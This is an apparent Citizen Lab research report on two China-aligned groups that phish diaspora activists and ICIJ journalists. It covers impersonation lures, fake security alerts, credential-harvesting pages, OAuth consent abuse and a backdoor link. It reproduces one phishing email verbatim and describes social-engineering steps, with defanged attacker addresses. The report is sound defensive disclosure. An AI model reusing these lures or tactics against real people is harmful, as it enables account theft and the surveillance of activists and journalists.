TALL TALES

How Chinese Actors Use Impersonation and Stolen Narratives to Perpetuate Digital Transnational Repression

April 27, 2026
Report No. 193

By Rebekah Brown, Maia Scott, Marcus Michaelsen, Emile Dirks, and Francesca Thaler

THECITIZENLAB
munk school OF GLOBAL AFFAIRS & PUBLIC POLICY
UNIVERSITY OF TORONTO

Copyright

Suggested Citation

Rebekah Brown, Maia Scott, Marcus Michaelsen, Emile Dirks, and Francesca Thaler (pseudonym). “Tall Tales: How Chinese Actors Use Impersonation and Stolen Narratives to Perpetuate Digital Transnational Repression,” Citizen Lab Report No. 193, University of Toronto, April 27, 2026.

Acknowledgements

Our gratitude goes to Mehmet Tohti, Carmen Lau, Scilla Alecci, the World Uyghur Congress, the Uyghur Rights Advocacy Project, Watchout, TibCERT, the ICIJ, and others for consenting to share materials and discuss their personal experiences with us. Without their participation, this investigation would have been impossible. We would also like to thank Kristina Balaam, Alberto Fittarelli, and John Scott-Railton for their careful peer review of this report, as well as Adam Senft for organizational support, Claire Posno, Anna Mackay, and Alyson Bruce for editing, graphical assistance, and communications support.

Special thanks to Proofpoint, Volexity, and Trend Micro for their previous reporting.

Research for this project was supervised by Ronald J. Deibert.

About the Citizen Lab, Munk School of Global Affairs & Public Policy, University of Toronto

The Citizen Lab is a world-renowned research unit led by Professor Ronald J. Deibert at the University of Toronto's Munk School of Global Affairs & Public Policy. We investigate novel threats to democracy, human rights, and global security in the digital ecosystem. Over the past 25 years, the Citizen Lab's evidence-based research has played a critical role in demonstrating how digital technologies are used to undermine human rights. The Citizen Lab has published more than 180 evidence-based, peer-reviewed research reports, available online.

Contents

Excerpt

In collaboration with the International Consortium of Investigative Journalists (ICIJ), we identified two distinct actors aligned with the People's Republic of China that have been targeting and impersonating journalists and civil society. Our findings provide insight into the Chinese government's practice of digital transnational repression and its shift to a system of state-sponsored attacks carried out by private contractors.

Overview

In collaboration with the International Consortium of Investigative Journalists (ICIJ), we identified what we conclude to be two separate actors aligned with the People's Republic of China. In **Part I** of this report we discuss the operators we track as GLITTER CARP,[1] who both targeted and impersonated various ICIJ members. In **Part II** we discuss the operators we track as SEQUIN CARP, whose primary observed target was ICIJ journalist Scilla Alecci and other international journalists writing about topics of critical interest to the Chinese government. The dual targeting of the ICIJ—with distinct approaches and tactics—gives insight into the Chinese government's practice of digital transnational repression (DTR) and its shift to a Military-Civil Fusion system of state-sponsored attacks carried out by private contractors.

Key Findings

GLITTER CARP

- Since April 2025, we have observed a wide-ranging campaign of phishing emails and digital impersonation targeting Uyghur, Tibetan, Taiwanese, and Hong Kong diaspora activists, as well as journalists reporting on issues related to these groups.
- The actor employs well-thought-out digital impersonation schemes in phishing emails, including impersonation of known individuals and tech company security alerts.
- Although the targeted groups vary, this activity employs the same infrastructure and tactics across all cases, frequently reusing the same domains and same impersonated individuals across multiple targets.
- This infrastructure and activity have also been documented by the cybersecurity company Proofpoint, which observed targeting of other entities aligned with the interests of the Chinese government.
- We assess that the group behind this activity likely focuses exclusively on initial access to email-based accounts. This tactic may indicate a specific contract within China's Military-Civil

[1] "CARP" is the designation the Citizen Lab uses to indicate threat actors with a China nexus.

Fusion system that leverages civilian contractors, with other groups perpetuating DTR such as targeted surveillance, device compromise, and coordinated harassment campaigns.

SEQUIN CARP

- Since June 2025, we have observed a phishing campaign targeting journalists who report on the transnational repression practices of the Chinese Communist Party (CCP), particularly those involved in ICIJ's "China Targets" investigation.
- This phishing campaign leverages co-opted narratives and well-developed personas designed to capture the interest of journalists working on China-related topics; however, the actors frequently make operational mistakes.
- The attackers attempt to gain persistent access to email accounts by socially engineering the target into granting access to a third-party OAuth token, abusing legitimate system functionality for malicious purposes.
- This campaign is consistent with a broader, systematic effort by the Chinese government to surveil and intimidate overseas diaspora communities and journalists who seek to raise awareness of and bring transparency to the Chinese state's repressive practices.

Introduction

The Chinese government has a long history of harassing its perceived overseas opponents. Since the 1990s, Chinese authorities have threatened Chinese citizens living abroad who have expressed opposition to the Communist Party's authoritarian rule. Over the subsequent decades, the Chinese government expanded the range of targets beyond the pro-democracy movement to include other critics of the Communist Party, including members of the Tibetan, Uyghur, Taiwanese, and Hong Kong diasporas, and overseas practitioners of the Falun Gong spiritual movement. In an effort to silence these groups, which the government refers to as the "Five Poisons," Chinese state security agents and their proxies have physically attacked protesters, threatened the family members of activists, and forcibly returned or kidnapped dissidents or members of persecuted ethnic communities, often with the support of friendly authoritarian governments.

The CCP has consistently denied that it seeks to silence its critics abroad, dismissing what it terms "the false narrative of 'transnational repression'." Instead, the Chinese government has framed its global pursuit of overseas opponents as legitimate law enforcement operations against illegal anti-state activity. Foreign ministry spokespeople have defended the Hong Kong government's decision to place bounties on exiled pro-democracy activists as "necessary acts to defend China's sovereignty and security" and "lawful actions against anti-China, destabilizing fugitives overseas and organizations." Government spokespeople have also described the U.S. Justice Department's decision to charge forty Chinese police officers with offenses related to digitally harassing overseas dissidents as "entirely politically motivated."

China's Targeting of the "Five Poisons"

Under President Xi Jinping (2012-present), China is a leading perpetrator of transnational repression, with documented targeting against Tibetans, Uyghurs, Falun Gong practitioners, Taiwanese independence advocates, and pro-democracy activists. The Chinese government views these groups as the "Five Poisons" and sees them as threatening state security. The Xi administration's reversion to what observers have described as "personalistic one-man rule," alongside its emphasis of "comprehensive national security," have driven this increase in coercion overseas, reinforcing the Chinese government's long-standing intolerance of political dissent.

As repression against perceived opponents inside China has intensified, the Xi administration has also expanded the range of individuals targeted abroad. A key component of the Chinese government's campaign of transnational repression has been the use of digital threats against overseas opponents. Since the late 2000s, individuals and organizations involved in exiled political activism have been remotely surveilled by Chinese state-linked efforts. These efforts have included deploying malware to covertly surveil digital devices used by overseas Tibetan institutions, issuing direct threats via social media against writers and activists documenting the state's human rights abuses, and using online platforms to amplify intimidation campaigns against foreign political candidates with ties to China or Hong Kong. Beyond the "Five Poisons," Chinese state-linked actors have subjected women journalists to coordinated online harassment campaigns, while Hong Kong police have placed bounties on exiled pro-democracy activists following the Chinese government's imposition of the National Security Law on Hong Kong in 2020. These forms of DTR have encouraged self-censorship, fear, and mistrust among victims and wider communities, many of whom worry that their participation in activism abroad risks exposing them to the wrath of Chinese authorities.

The Use of Contractors in China's Digital Transnational Repression

China's use of non-state cyber actors dates back to at least the 1990s, when members of "patriotic hacker communities" were included in cyber operations. Over time, the Chinese government integrated skilled individuals into formal state structures, including the People's Liberation Army (PLA) and the Ministry of State Security (MSS). By the late 2010s, China had developed a more institutionalized model, combining official state forces with private-sector partnerships. Beijing's approach to digital operations has therefore evolved toward a more distributed model that increasingly depends on commercial actors to strengthen and extend the capabilities of state cyber actors.

This industrialization of cyber capabilities did not emerge organically, but was actively fostered through state policy. In 2017, Xi Jinping elevated Military-Civil Fusion (MCF, 军民融合) to a formal national strategy and personally chaired the newly established Central Commission for Military-Civil Fusion Development. Internationally, the strategy has been viewed as an effort to deliberately blur the line between China's military and civilian sectors. Under this national security strategy, private companies are required to cooperate with state authorities. MCF created structural incentives for private

cybersecurity firms to compete for state contracts, effectively building the legal and institutional scaffolding upon which the contractor ecosystem has developed over the past decade.

Recent evidence suggests that this ecosystem has evolved into a highly industrialized and market-driven ecosystem. Documents leaked from the Chinese contracting firm I-Soon, which was later sanctioned by both the U.S. and the E.U., revealed a system in which private-sector contractors develop offensive cyber tools including spyware, phishing kits, and hardware implants, and sell them to state customers such as the MSS, PLA, and local Public Security Bureaus. The leaks, alongside subsequent disclosures of contractors such as Knownsec, indicate the presence of a competitive environment in which multiple companies offer capabilities ranging from reconnaissance to social media monitoring to long-term post exploitation activities. In effect, these firms operate as extensions of the state's cyber capabilities.

The data contained in the I-Soon leaks (Citizen Lab tracks I-Soon as POISON CARP) also highlighted how cost effective this model has been for the Chinese government. Leaked documents reveal numbers that appear modest by Western standards: collecting data from Vietnam's Ministry of Economy was priced at approximately $55,000 USD, while access to a Vietnamese traffic police website was valued at just $15,000. Additional price and customer lists revealed in the leaks show a volume-driven model focussed on high-volume, lower-cost operations rather than customized, high-end services. This approach is likely not exclusive to I-Soon, as shown by text conversations about the commercial marketplace for offensive tools that were also included in the leaks.

Legal and criminal proceedings outside China further reinforce the existence of this contractor ecosystem. In an indictment unsealed on September 16, 2020, U.S. authorities charged hackers linked to Chengdu 404 Network Technology, a private cybersecurity firm based in China, with conducting intrusions targeting over 100 victims globally in collaboration with state-affiliated actors. More recently, in March of 2025, the U.S. Department of Justice indicted 12 Chinese nationals alleged to have participated in a "hackers-for-hire" ecosystem operating at the direction of the MSS and Ministry of Public Security (MPS) to "...suppress free speech and dissent globally." The indictment further alleged that some of these hackers independently carried out intrusions and then sold the data they acquired back to the Chinese government. Notably, the indictment mentioned the Chinese offensive cyber operations firm I-Soon, whose 2024 data leak provided unprecedented insight into both the products and services offered by commercial cyber operators and the internal politics of China's commercial espionage ecosystem.

The implications of this industrialized model for communities vulnerable to digital transnational repression are significant. When offensive cyber capabilities can be procured at such low price points, the cost of targeting overseas diaspora communities drops substantially. This further lowers the threshold for governments engaging in transnational repression to conduct widespread campaigns, such as those documented in this report. The outsourcing of operations to private security contractors also provides state actors with a layer of plausible deniability, allowing them to project power while complicating attribution. More broadly, the privatization of cyberwarfare—in China and

globally—weakens oversight, heightens security risks, fuels cyber arms races, and ultimately erodes the norms governing conflict and civilian protection.

Investigating These Attacks

Over the past year, the Citizen Lab, in collaboration with partners around the world, has tracked two distinct groups conducting targeted digital attacks against members of the Tibetan, Uyghur, Taiwanese, and pro-democracy diasporas, as well as international journalists reporting on issues related to these communities. Many of the attacks we observed began following the "China Targets" reporting by the ICIJ, alongside which the Citizen Lab published a separate research report on digital targeting of Uyghur diaspora organizations. These investigations were initiated by ongoing collaboration and outreach, with both journalists and diaspora community members involved in the reporting.

Based on victimology, prior reporting on the same infrastructure, and technical artefacts of the infrastructure used in these attacks, we assess with high confidence that they were carried out at the request of the Chinese government. These digital attacks highlight the systemic nature of the CCP's targeting of exile and diaspora communities and demonstrate the lengths to which it will go to control information in support of its ongoing transnational repression campaigns.

The first group we tracked, which we refer to as GLITTER CARP, conducts phishing attacks that are relentless and broad in scope, sometimes selecting individuals with only peripheral ties to targeted groups. This modus operandi reflects an actor with substantial resources, seemingly unconstrained by the fear of discovery or consequences, and with a clear prioritization of impact over concealment. This is typical of China-based digital targeting. This group has also been observed by security vendor Proofpoint targeting completely unrelated entities, including the Taiwanese semiconductor industry, leading us to assess that this group may be part of the contractor ecosystem and operating based on a series of different, unrelated contracts.

We refer to the second group as SEQUIN CARP. This group also employs phishing attacks, but we observed it specifically targeting journalists and, in some cases, relying on highly developed personas based on real individuals. Compared to the first group, we observed substantially greater effort devoted to the social engineering aspects of these attacks than to their technical execution, with frequent operational mistakes and inability to pivot to different attack vectors when initial attempts faced complications. The table below outlines the key differences between the two groups and explains why we track them as distinct entities, despite overlap in their targeting.

Characteristic	**GLITTER CARP**	**SEQUIN CARP**
Primary technique	Credential harvesting via fake login pages	OAuth consent phishing

Password required from victim	Yes, harvested directly	No, OAuth token used instead
MFA bypass	Partial (TOTP codes can be relayed in AiTM variant)	Full bypass via legitimate OAuth flow
Persistence after password change	No, new credentials required	Yes, app access via OAuth token survives password change
Success tracking method	Tracking pixels in emails	sctapi.ftqq.com (a legitimate Chinese service used to send push notifications) requests on link click
Social engineering investment	Moderate: impersonation, fake security alerts	High: backstopped personas with social media presence
Operational security quality	Low: frequent sender/name mismatches, automation artefacts	Low: persona management failures, repeated use of same technique
Key detection methods	Inspect sender email address, verify identity by other means of communication	Audit OAuth permissions, inspect OAuth consent screen app details
Key prevention control	Phishing-resistant MFA (hardware keys), direct URL navigation	OAuth consent awareness; avoid authorizing apps from emailed links

Table 1: Comparison of characteristics of GLITTER CARP and SEQUIN CARP.

Part I: GLITTER CARP–All That Glitters Is Not Gold

Unexpected Outreach

In April 2025, Mehmet Tohti,[2] a Uyghur-Canadian activist, received a WhatsApp message that he believed was from a well-known Uyghur film director and ethnomusicologist. The sender asked whether Mr. Tohti would be willing to share his personal email address so that a follow-up email containing an official request could be sent. He agreed.

[2] Mehmet Tohti has given consent to be named in this report.

When the email arrived, however, it was sent from an address not associated with the director. The message asked Mr. Tohti, who is considered an esteemed member of the Uyghur community, to preview a forthcoming documentary film. The link included in the email was designed to impersonate a legitimate distributor of independent documentary films. Mr. Tohti verified that the name in the domain corresponded to a real film company, and finding that it did, clicked the link. Rather than leading to a page where he could view the film, the link redirected him to a webpage requesting his Google credentials. Feeling suspicious, he closed the webpage.

Later, Mr. Tohti received another email impersonating a Google security alert claiming there had been a suspicious login on his account. Thinking of the link he had clicked earlier, he opened the email and was surprised to see that it was written in Traditional Chinese characters, which he does not read or use. Increasingly concerned, Mr. Tohti reached out to the Citizen Lab to investigate.



Figure 1: The screenshot on the left is the initial email outreach to Mr. Tohti, with a malicious link impersonating a media distributor. The screenshot on the right is the credential harvesting page written in Traditional Chinese characters from the second malicious email to Tohti.

These initial emails led us to uncover more than one hundred domains targeting dozens of civil society members over a nine month period, all with the aim of stealing credentials and likely enabling follow-on operations in the interest of the Chinese government.

Our analysis suggests that GLITTER CARP is an extension of Chinese transnational repression campaigns, with prolific targeting of Uyghur activist groups, Tibetan activist groups, a Taiwanese media organization, a Hong Kong activist, and a journalist at the ICIJ. This targeting included two primary

tactics: impersonation and fake security alerts. The network frequently reused their infrastructure, allowing us to track the campaign across multiple victims and tactics. In **Figure 2**, we illustrate the infrastructure used to target the activist groups and describe their respective compromise attempts.



Figure 2: Graphic displaying the observed overlap in infrastructure and targeting. The attackers reused the same infrastructure–tracking pixels and IP addresses–to target multiple members of the "Five Poisons."

GLITTER CARP Targeting

Uyghur Activists

Based on additional emails shared by partner organizations, we observed this cluster targeting three different Uyghur activist groups: the Uyghur Rights Advocacy Project (URAP), the World Uyghur Congress (WUC)[3], and the Uyghur Human Rights Project (UHRP)[4]. All three are leading international organizations advocating for the rights of Uyghurs and other Turkic minorities from the Xinjiang Uyghur Autonomous Region in northwestern China, as well as diaspora communities. Together, they work to document human rights violations, raise global awareness, and engage policymakers to promote accountability for the suppression of their culture and communities by the Chinese state.

In July 2025, a member of the WUC leadership received an email impersonating a member of a province-level parliament in a European country who had previously shown support for the Uyghur cause. The email praised the WUC member for their work, and invited them to an upcoming event. The link in the invitation included a subdomain that corresponded to the member of parliament being impersonated. However, the link led the recipient to the attacker's credential harvesting site, in an attempt to steal their login credentials.

Around the same time, the WUC received an email from **`Amelia_Chavez_Y@pm[.]me`** claiming to be a researcher at the Human Rights Research Institute. There is no evidence of this organization or researcher existing. The email appeared to contain an attachment of a research report that would be of interest to WUC members, however the "attachment" was a link that would download a remotely hosted file. If the downloaded file was opened and executed, the user's device would be infected with a custom backdoor. The backdoor is tracked by the security vendor Proofpoint as "HealthKick," and by the security vendor Volexity as an early variant of "GOVERSHELL." We discuss these reports further in the related reporting section.

The UHRP was also targeted by this network, and this attack is our first observation of the impersonation of an ICIJ employee (see below). The UHRP employee was initially contacted via a Signal message, to which they responded with a request to be contacted by email, for verification purposes. The subsequent email sent by the attackers was introductory, inviting the UHRP member to be interviewed as part of a fictitious ICIJ project. The attackers then followed up the email on Signal and sent the UHRP employee a link they claimed led to interview questions, but actually led to a credential harvesting webpage.

[3] The WUC was targeted as an organization and an individual was targeted, we have kept the individual anonymous at their request.

[4] An individual at UHRP was targeted and we have kept them anonymous at their request.

Tibetan Activists

As part of this investigation, we worked in coordination with TibCERT, a coalition-based organization focused on protecting members of the Tibetan community. TibCERT also identified several emails which we attribute to GLITTER CARP. TibCERT analyzed four security and account alerts from different Proton Mail addresses that, when clicked on, would redirect the user to Google login pages intended to harvest their credentials. All of the emails included hidden tracking pixels that send information back to the attackers and provide details about when an email was opened and some information about the device it was opened on. We expand more on the tracking pixels in the technical attack details section below. Notably, one of the emails was sent to the Director of TibCERT, who is also a Member of Parliament in the Tibetan Central Administration.

Similar to the WUC, one of the Tibetan activists also received an email from **`Amelia_Chavez_Y@pm[.]me`**.The content was nearly identical to the one sent to WUC, with only minor changes about the location and organization the sender claimed to be from. This email contained a link to the backdoor HealthKick, making it the second instance where we identified dual targeting of both credential phishing and HealthKick malware sent to the same organization and, in this case, the same individual.



---------- Forwarded message ---------
From: **Jon Dahl Tomasson** <Amelia_Chavez_Y@pm.me>
Date: Thu, Jul 3, 2025 at 10:45 PM
Subject: Sharing a Relevant Research Report on Tibet
To: [redacted]

Dear [redacted]

I hope this email finds you well. My name is David Miller, a researcher from the Global Policy Institute based in London. I am reaching out to share a research report that may be of interest to you and the [redacted]

The attached report provides an in-depth analysis of recent developments related to Tibet, which aligns with your organization's activities. I believe it could offer valuable insights for your work.

Cooperation_Intro.pdf
2.0 MB • PDF Document

Thank you for your time and consideration. I would be happy to discuss the report further if you find it relevant. Please feel free to reach out with any questions or feedback.

Best regards,
David Miller
Global Policy Institute
david.miller@globalpolicy.org

If you no longer wish to receive these emails, you can unsubscribe here.

Figure 3: Screenshot of email sent to a Tibetan activist with a malicious link disguised as a PDF containing HealthKick malware. Similar to the WUC targeting, there is no evidence of this researcher or organization existing. There are three different names in the message: Jon Dahl Tomasson, Amelia Chavez, and David Miller, suggesting possible AI hallucinations.

Taiwanese Organization

In May 2025, a local Taiwanese media organization, Watchout, received an email from **`mailtocontacticij@gmail[.]com`** requesting they participate in a fictitious interview on behalf of the ICIJ. This email address is not an official ICIJ address and, following the attack against the UHRP, it was the second time we observed ICIJ impersonation by this network. After the recipient responded, the attackers requested to move the conversation over to Line, a popular messaging app in Taiwan. The Line account impersonated an ICIJ member, and provided a link to interview questions via Google Drawings. The link took the user to a real Google Drawings image, which displayed an “Authentication

failed" page. The "Verify Now" button on the image led to an embedded link that, when clicked, would take the user to the credential harvesting webpage.



Figure 4: Screenshot of the Google Drawing image sent by the attackers to Watchout. The "Verify Now" button had an embedded link that led to the credential harvesting webpage.

When the recipient did not interact with the Google Drawing, the attackers sent additional Line messages to support their phishing attempt. Two of the messages included links that, when clicked, took the user to a fake ICIJ author page and a fake ICIJ China Targets page, hosted on the attacker's infrastructure. The attackers mirrored the legitimate ICIJ pages in an attempt to convince the user they were interacting with a real ICIJ journalist.

